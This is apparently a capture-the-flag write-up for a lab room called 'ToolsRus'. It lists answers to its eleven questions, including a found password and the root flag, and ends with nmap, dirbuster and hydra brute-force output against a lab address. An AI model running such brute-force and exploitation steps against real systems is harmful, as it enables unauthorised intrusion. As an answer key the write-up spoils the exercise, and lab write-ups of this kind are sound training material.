
ToolsRus





ToolsRusPractise using tools such as dirbuster, hydra, nmap, nikto and metasploit

[Task 1] ToysRus



Your challenge is to use the tools listed below to enumerate a server, gathering information along the way that will eventually lead to you taking over the machine.

This task requires you to use the following tools:

- Dirbuster
- Hydra
- Nmap
- NiktoMetasploit

- - -

#1

What directory can you find, that begins with a "g"?

guidelines

#2

Whose name can you find from this directory?

bob

#3

What directory has basic authentication?

protected

#4

What is bob's password to the protected part of the website?

bubbles

#5

What other port that serves a webs service is open on the machine?

1234

#6

Going to the service running on that port, what is the name and version of the software?

Answer format: Full name of service/Version

Apache Tomcat/7.0.88

#7

Use Nikto with the credentials you have found and scan the /manager/html directory on the port found above.

How many documentation files did Nikto identify?

5

#8

What is the server version (run the scan against port 80)?

Apache/2.4.18

#9

What version of Apache-Coyote is this service using?

1.1

#10

Use Metasploit to exploit the service and get a shell on the system.

What user did you get a shell as?

root

#11

What text is in the file /root/flag.txt

ff1fc4a81affcc7688cf89ae7dc6e0e1

scans

-----nmap-scan------PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: 2048 ff:75:6f:57:92:ee:4f:56:b7:55:08:b1:09:6c:cf:77 (RSA) 256 e2:b6:86:62:f3:7d:e5:ab:43:b2:4b:67:a4:39:24:1c (ECDSA) 256 ee:ae:81:02:2a:1f:60:a0:fa:f2:93:6a:ca:9e:e8:08 (ED25519) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) http-server-header: Apache/2.4.18 (Ubuntu) | http-title: Site doesn't have a title (text/html). 1234/tcp open http Apache Tomcat/Coyote JSP engine 1.1 | http-favicon: Apache Tomcat http-server-header: Apache-Coyote/1.1 | http-title: Apache Tomcat/7.0.88 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) ajp-methods: Failed to get a valid response for the OPTION request Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

------buster-scan------

/guidelines (Status: 301) /protected (Status: 401) /server-status (Status: 403)

--hydra-scan-

hydra -I bob -P /home/taj702/Desktop/wordlists/rockyou.txt -t 1 -f 10.10.72.11 http-get /protected/
[DATA] max 1 task per 1 server, overall 1 task, 14344398 login tries (I:1/p:14344398), ~14344398 tries per task
[DATA] attacking http-get://10.10.72.11:80/protected/
[80][http-get] host: 10.10.72.11 login: bob password: bubbles
[STATUS] attack finished for 10.10.72.11 (valid pair found)
1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-20 08:08:34